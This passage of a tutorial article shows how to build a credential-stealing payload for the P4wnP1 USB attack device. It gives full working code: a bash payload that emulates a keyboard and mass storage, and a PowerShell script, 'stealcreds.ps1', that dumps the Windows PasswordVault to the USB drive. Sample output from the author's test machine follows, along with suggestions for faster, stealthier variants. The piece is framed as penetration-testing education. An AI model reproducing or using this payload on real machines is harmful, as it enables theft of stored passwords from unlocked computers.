
So let’s stop talking and reboot P4wnP1:



```
pi@MAME82-P4WNP1:~/P4wnP1 $ sudo reboot
```

Illustration 18: Reboot P4wnP1

The next screenshot shows what happened on the desktop of my test machine, after P4wnP1 has finished booting and the target installed the keyboard driver. The screenshot is very similar to the one with the PowerShell script test done earlier, but slightly differs. The execution folder is the home directory of my test user “XMG-U705” and his credentials are the ones printed out.




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. Alle Rechte vorbehalten.

PS C:\Users\XMG-U705> [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=Windows
Runtime]
PS C:\Users\XMG-U705> $creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
PS C:\Users\XMG-U705> foreach ($c in $creds) {$c.RetrievePassword()}
PS C:\Users\XMG-U705> $creds | Format-List -Property Resource,UserName,Password


Resource : https://twitter.com/
UserName : mame82
Password : ThisCouldBeTheRealPassword

Resource : https://www.facebook.com/
UserName : mame82@mail.com
Password :


PS C:\Users\XMG-U705>
```

Illustration 19: Payload executed successfully

SUCCESS!


At this point we have to deal with a small issue caused by Windows. As already explained, we left RNDIS enabled to keep network access to P4wnP1. The next screenshot shows that the RNDIS adapter is up and running.



Ethernet 8
Netzwerk 2
Remote NDIS Compatible Device ...

Illustration 20: P4wnP1 RNDIS adapter

The adapter hasn't got an IP configured. Although a DHCP server is running on P4wnP1, the IP being used (172.16.0.2 by default), has already been assigned to the RNDIS adapter of the "`network_only`" payload, we ran before. Windows keeps this IP reserved, although the old adapter isn't present anymore (used a different VID and PID combination). So we have to reset the IP configuration for the new RNDIS adapter manually:



IP-Adresse automatisch beziehen [✓ Folgende IP-Adresse verwenden:]

IP-Adresse:	172 . 16 . 0 . 2
Subnetzmaske:	255 . 255 . 255 . 252
Standardgateway:	. . .

Illustration 21: Manually reassigning the correct IP to P4wnP1's RNDIS adapter

If you ran into the same issue, Windows asks for confirmation to reassign the IP to a new adapter, because it is currently used by another one. Doing so P4wnP1 should be accessible via SSH again.

Finalizing the payload – store the output to P4wnP1

Our final goal is to store the output of the PowerShell script to P4wnP1, which could be achieved in several ways:

- Keep RNDIS enabled and bring up an FTP server on P4wnP1, to which the script result gets exfiltrated

- use WEBDAV instead of FTP
- use a Webserver instead (could for instance done by encoded HTTP GET requests, which end up in the log of the webserver)

To keep things simple, we use the USB mass storage support of P4wnP1 to store the script output. The advantage of this approach: network traffic is "loud", has to pass the firewall and is likely to get logged, while bringing up a new network interface could be stopped by endpoint protection on a real target. Considering Endpoint Protection, of course, unknown USB Mass Storage Devices could get blocked, too. This is why payloads could be built according to the needs of an engagement or pentest.

And here is the base idea for the payload extension:

- enable USB Mass Storage support (UMS) for the payloads
- extend the PowerShell script to save output to the USB mass storage and exit afterwards

The idea introduces a small problem. In order to save something to P4wnP1's mass storage, we have to choose a destination based on the drive letter. Unfortunately, the drive letter is assigned during runtime of the payload, but we have to define it upfront. As I'm sure most of us aren't clairvoyants, we need to find a solution for this problem. And, no surprise, there exists a solution called: drivelabel!

If we define a unique drive label for the UMS, we should be able to search for it from PowerShell and translate it into the current drive letter in use.

As P4wnP1's UMS capabilities are still under development, a drive label isn't predefined. So we use a small trick to assign a custom one from our payload:

```
1    # assign custom drivelabel to UMS
2    UMSLABEL="HAKIN9"
3    fatlabel $wdir/USB_STORAGE/image.bin $UMSLABEL
4
5    # ==============================
6    # USB setup
7    # ==============================
8    USB_VID="0x1d6b"  # Vendor ID
9    USB_PID="0x1002"  # Product ID
10   USE_ECM=false    # we need no Linux/Mac networking
11   USE_RNDIS=true   # RNDIS network device to enable hash stealing
12   USE_HID=true     # HID keyboard to allow entering cracked password
13   USE_UMS=true # enable USB Mass Storage
14
15   # Keyboard language for outhid and duckhid commands
16   # possible languages: "be", "br", "ca", "ch", "de", "dk", "es", "fi",
17   #    "fr", "gb", "hr", "it", "no", "pt", "ru", "si", "sv", "tr", "us"
18   lang="de" # MAKE THE KEYBOARD LANGUAGE MATCH THE TARGET
19
20   function onKeyboardUp()
21   {
22       # execute DuckyScript responsible for bringing up PowerShell
23       cat $wdir/payloads/hakin9/startps.duck | duckhid
24
25       # print out the PowerShell script as raw ASCII
26       # Note: The script has to end with an empty line, to force
27       # pressing RETURN after the last line
28       cat $wdir/payloads/hakin9/stealcreds.ps1 | outhid
29   }
```

Listing 4: Payload with UMS support and custom drive label added

There hasn't been much added to the payload to make UMS work. Lines changed are marked in red:


Line 13 enables mass storage support (in current implementation of P4wnP1 this is a 128 MB writable storage. CDROM support and additional configurations are on the ToDo list of the project).

In line 9 a new PID has been chosen, to force Windows to reinstall drivers for the new USB composite device (as explained earlier, this is needed if basic USB configuration is changed).

Line 2 defines a bash variable, holding our drive label, which is "`HAKIN9`" in this case. Drive labels up to 11 characters are supported.

Line 3 is where the magic happens: the tool "`flabel`" is used to set a new label for "`$wdir/USB_STORAGE/image.bin`". This is the image of the 128MB file, which backs P4wnP1's UMS device.

Rebooting P4wnP1, the Windows target should detect a new flash drive, while the keyboard payload still executes.



HAKIN9 (E:)

126 MB frei von 127 MB

Illustration 22: P4wnP1 flash drive with custom label

Note: *As we again introduced a new RNDIS adapter, the IP 172.16.0.2 has to be reassigned manually (same procedure as described before), to allow SSH access to P4wnP1.*

The missing step is to add up the logic to the PowerShell script "`stealcreds.ps1`" which is responsible for storing our output to P4wnP1's flash drive.

```
1    $drivefound=$false
2    while (-not $drivefound)
3    {
4      try
5      {
6        $drive=Get-Volume -FileSystemLabel "HAKIN9" -ErrorAction Stop
7      }
8      catch
9      {
10       "Waiting for P4wnP1 drive"
11       sleep 1
12       continue
13     }
14     $dl=($drive.DriveLetter | Out-String)[0] +":"
15     $drivefound=$true
16   }
17   $filename=$dl+"\"+$env:COMPUTERNAME+"_"+$env:USERNAME+".txt"
18
19   [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,
     ContentType=WindowsRuntime]
20   $creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
21   foreach ($c in $creds) {$c.RetrievePassword()}
22   $creds | Format-List -Property Resource,UserName,Password | Out-File $filename
23   exit
```

Listing 5: Final version of "stealcreds.ps1"

Again changes to the former script have been marked in red.


Line 2 of "**stealcreds.ps1**" runs a while loop, waiting for **$drivefound** to become true, which is set to false in line 1.

Line 6 runs the PowerShell CmdLet "`Get-Volume`", which essentially tries to find a volume called `HAKIN9`. This CmdLet is wrapped into a try-catch block with "`Stop`" chosen as ErrorAction. This means if no drive with this label is found, we end up in line 10. Lines 10 to 12 are responsible for printing out "Waiting for P4wnP1 drive", sleep one second and restart the while loop without further execution. If "`Get-Volume`" in line 6 succeeds, the resulting object gets stored in the variable `$drive`. Line 14 is responsible to extract the drive letter from this object and to append an "`:`" before storing it to the variable `$dl`. Depending on the real drive letter for the P4wnP1 UMS, something like "E:" is stored in `$dl` at this point. Line 15 exits the loop, by setting `$drivefound` to true.

Line 17 grabs the drive letter found and builds up a string, containing the computer name and user name of the target. The result is stored in `$filename` and adds up to something like "`e:\computername_username.txt`". Lines 19 to 21 are unchanged and contain the logic to retrieve the credentials (line 19 is wrapped, because it doesn't fit into a single line of the listing – the line break has to be removed in the real script). Line 22 is responsible for printing out the table with the credentials. The former output is piped to the "`Out-File`" CmdLet, which again stores the output to the file defined with `$filename`.

Line 23, finally, calls exit to close the PowerShell window when the work is done.

After rebooting P4wnP1, the payload needs 1 to 2 seconds to execute, once the keyboard driver is up. The PowerShell window is closed immediately and the flash drive labeled "`HAKIN9`" ends up with this content:


HAKIN9 (E:)
Name
Änder
System Volume Information
23.08.2
DESKTOP-4CDILFI_XMG-U705.txt
25.08.2
DESKTOP-4CDILFI_XMG-U705.txt - Editor
Datei Bearbeiten Format Ansicht ?

```
Resource : https://twitter.com/
UserName : mame82
Password : ThisCouldBeTheRealPassword

Resource : https://www.facebook.com/
UserName : mame82@mail.com
Password :
```

Illustration 23: P4wnP1 flash drive, after the payload finished execution

A file called "DESKTOP-4CDILFI_XMG-U705.txt" got stored to the P4wnP1 flash drive. The content of the file should be well known, meanwhile. The hostname of my test machine is "DESKTOP-4CDILFI" and the username of the test user is "XMG-U705". So everything works like intended.

Congratulations: If you made it up till here, you developed a neat credential stealer, which could be used during penetration tests if physical access to unlocked Windows machines is granted.

Further improvements

The payload shown has much room for improvement, which should be left to the reader. P4wnP1 is a flexible tool, using it effectively depends on the ideas of the pentester writing its payloads.

Some ideas to improve the given payload:

- The drive label "HAKIN9" is hardcoded in two files (payload.txt, stealcreds.ps1), although it is defined in the bash variable UMSLABEL. This could be used in conjunction with "`outhid`" command, to output the correct PowerShell script dynamically.
- The PowerShell script contains much formatting and long variable names, to keep it readable. Anyway, this isn't needed for it to work. Stripping down the script increases speed of keyboard type out and thus speed of payload execution.
- If the payload is run against the same host and user name, the credential file gets overwritten (same name). It's a good idea to append a counter to the filename, in case it exists already – otherwise, information could get lost if the same target is compromised multiple times.
- The built-in "`key_trigger`" command could be used to avoid the payload executing automatically. Instead, it could be triggered by key presses to CAPSLOCK, for example. Even running different payload branches is possible with that. The approach is shown in the "`hid_keyboard2.txt`" payload which is packed with P4wnP1.

Conclusion

P4wnP1 is a powerful framework, allowing one to carry out most kinds of state of the art USB device attacks. It is highly customizable, what can be done with it depends only on the imagination of the person writing the payloads. The project development is ongoing and the community growing. The best thing about P4wnP1 is that it is completely open source and the basic hardware comes at costs between $5 and $10 USD. Thus it is a replacement for those expensive USB gadgets out there, which is worth trying.